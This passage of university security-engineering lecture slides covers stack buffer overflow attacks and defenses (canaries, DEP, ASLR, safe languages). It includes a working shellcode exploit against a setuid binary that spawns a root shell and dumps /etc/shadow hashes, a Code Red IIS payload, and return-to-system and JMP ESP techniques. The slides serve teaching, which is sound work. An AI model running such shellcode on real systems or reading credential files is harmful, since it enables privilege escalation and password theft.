    printf("Hello your %s is %s\n", tag, inp);
}
```

The attacker needs to find the offset between target buffer and stack frame. (Trial and error with different input size or use debugger.)

```
$ dir -l buffer4
-rwsr-xr-x      1 root          knoppix          16571 Jul 17 10:49 buffer4

$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560cccd80e8e1" .
"fffffff2f62696e2f7368202020202020" .
"2020202020202038fcffbf0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nka7JlxH7.4UJT419JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...
```

# Summary and Outlook

- Buffer overflow vulnerabilities on top of the “danger” list
- Stack overflow is one type of BO
- Happens when unsafe operations are used
- Shell code uses several tricks
  - relocatable, constructed null, nop sled
- Next Class: defenses



# *Questions?*



# **SENG 360 - Security Engineering Code Security - Stack Overflow - Attacks and Defenses**

Jens Weber

Fall 2022



# Recall from last classes

Buffer overflow vulns are #1 in danger list

- Stack overflow
- Code Red Worm (Network Sec module) triggers BO in IIS

Today

- Stack overflow attack & defense

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801  
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3  
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

# Learning Objectives



At the end of this class you will be able to

- Explain defenses against different kinds of stack overflow attacks
- Describe possible heap overflow attacks



# Defending against Buffer Overflow

## Types of defenses

- Compile-time defenses
- Run-time defenses



University  
of Victoria

# Compile-time defenses

Language extensions and use of safe libraries

- Compilers can generate “range-check” code (performance penalties)
- Safe variants to C library functions (e.g., *libsafe*)



# Compile-time defenses

Choice of programming language, e.g., Java, Rust

Safe coding: always check size


```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;

    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

LILY HAY NEWMAN SECURITY NOV 2, 2022 2:27 PM

# The ‘Viral’ Secure Programming Language That’s Taking Over Tech

Rust makes it impossible to introduce some of the most common security vulnerabilities. And its adoption can’t come soon enough.



ersity  
ctoria


© Jens H. Webe

ILLUSTRATION: JACQUI VANLIEW

# Compile-time defenses

## Stack protection mechanisms

- Compiler adds “stack canary” value to stack to detect corruption



```

vuln:
.LFB0:
    .cfi_startproc
    pushq  %rbp          ; current base pointer onto stack
    .cfi_offset 16
    movq   %rsp, %rbp      ; stack pointer becomes new base pointer
    .cfi_offset 6, -16
    .cfi_def_cfa_register 6
    subq   $48, %rsp       ; reserve space for
                           ; local variables on stack

    ; bring arguments from registers onto stack
    movq   %rdi, -40(%rbp) ; 1st argument from rdi to stack

    ; SSP's prolog: put canary onto stack
    movq   %fs:40, %rax    ; canary from %fs:40 to rax
    movq   %rax, -8(%rbp)  ; canary from rax onto stack
    xorl   %eax, %eax      ; set rax to zero

    ; prepare parameters for strcpy()
    movq   -40(%rbp), %rdx  ; 1st argument to rdx
    leaq   -32(%rbp), %rax  ; 2nd argument to rax

    ; call strcpy()
    movq   %rdx, %rsi        ; source address from rdx to rsi
    movq   %rax, %rdi        ; destination address from rax to rdi
    call   strcpy            ; call strcpy()

    ; SSP's epilog: check canary
    movq   -8(%rbp), %rax    ; canary from stack to rax
    xorq   %fs:40, %rax      ; original canary XOR rax
    je   .L3                 ; if no overflow -> XOR results in zero
                           ;           => jump to label .L3
                           ;           ; if overflow -> XOR results in non-zero
    call   __stack_chk_fail  ;           => call __stack_chk_fail()


.L3:
    leave                  ; clean-up stack
    ret                   ; return
    .cfi_endproc

```



# Runtime defenses

NOP-sled attack signature detection




# Stack overflow without NOP sledding

The attack discussed so far uses a NOP sled to “guess” an address value for the return address overwrite

NOP sleds are “large” and can be detected (IDS signatures)

*What else could an attacker do?*




# JMP ESP Trampolines

**JMP ESP** is an instruction that tells the processor to jump to the address stored in the ESP register, i.e., the top of the stack  
-> (memory that can be written by the attacker)!!

If we can find a JMP ESP command (FF E4) somewhere in the program, we can use its address as the “return address”



# JMP ESP Trampoline




University  
of Victoria

# Runtime-defenses

Executable Address Space Protection: (aka DEP) disallow execution of commands on the stack



14




# DEP Configuration in Windows

```
wmic OS Get DataExecutionPrevention_SupportPolicy
```

Code Number	Flag	Status
	AlwaysOff	DEP is disabled for all processes.
1	AlwaysOn	DEP is enabled for all processes.
2	OptIn	DEP is enabled for essentials Windows programs and services only. Default setting.
3	OptOut	DEP is enabled for all processes except for excluded programs and services.

Using DEP would exclude the possibility to execute “data” on the stack as code



# Foxtrot Crash on Startup (DEP issue)



Mathias Balsløw

Updated 1 month ago


Follow



When launching a product from the Foxtrot Suite it is closed immediately, sometimes followed by an error message. This can be a result of the “Data Execution Prevention (DEP)” settings blocking Foxtrot programs from running. This typically happens after a new installation when attempting to activate licenses, but can also be a result of a Windows update that has reset the DEP settings.

Some versions of Microsoft Windows are equipped with this feature known as DEP. DEP is a set of hardware and software technologies that perform additional checks on memory to help prevent malicious code from running. DEP prevents such malicious code from taking advantage of the exception-handling mechanism in Windows.

# Circumventing DEP: return-to-system attacks



# Example: return-to-system attacks

Vulnerable  
program

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void vuln(char *s)
{
    char buffer[64];
    strcpy(buffer, s);
}

int main(int argc, char **argv)
{
    if (argc == 1) {
        fprintf(stderr, "Enter a string!\n");
        exit(EXIT_FAILURE);
    }
    vuln(argv[1]);
}
```

# Finding the address of ‘system’

```
$ cat system.c
#include <stdlib.h>

int main(void)
{
    system("/bin/sh");
    return 0;
}

$ gcc -m32 -g -o system system.c
$ gdb ./system
Reading symbols from /home/.../system...done.
(gdb) start
Temporary breakpoint 1 at 0x80483ed: file system.c, line 5.
Starting program: /home/.../system

Temporary breakpoint 1, main () at system.c:5
5          system("/bin/sh");
(gdb) print system
$1 = {<text variable, no debug info>} 0xf7e5a430 <system>
```

# Runtime Defenses

Address Space Layout Randomization (ASLR)

Attacker does not know location of library



# Globals, program, stack and heap are also randomized

```
int global_j = 0;


void main ()
{
    char *h = malloc(10);
    int j = 0;

    printf ("Globals are : %p, text is %p, stack is %p, heap is %p\n",
            &global_j, main, &j, h);

}
```

```
bash-3.2# ./a
Globals are : 0x10fa55020, text is 0x10fa54eb0, stack is 0xffff501ab864, heap is 0x7f9b294000
bash-3.2# ./a
Globals are : 0x106bbe020, text is 0x106bbdeb0, stack is 0xffff59042864, heap is 0x7f9752c000
bash-3.2# ./a
Globals are : 0x108673020, text is 0x108672eb0, stack is 0xffff5758d864, heap is 0x7fecc34000
bash-3.2# ./a
Globals are : 0x1059d2020, text is 0x1059d1eb0, stack is 0xffff5a22e864, heap is 0x7f8f81c000
```

# Defeating ASLR: Heap Spraying



# Heap Overflow

Overflow attacks are not just targeted at the Stack – but they may also target buffers on the Heap



```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];                  /* vulnerable input buffer */
    void (*process)(char *); /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

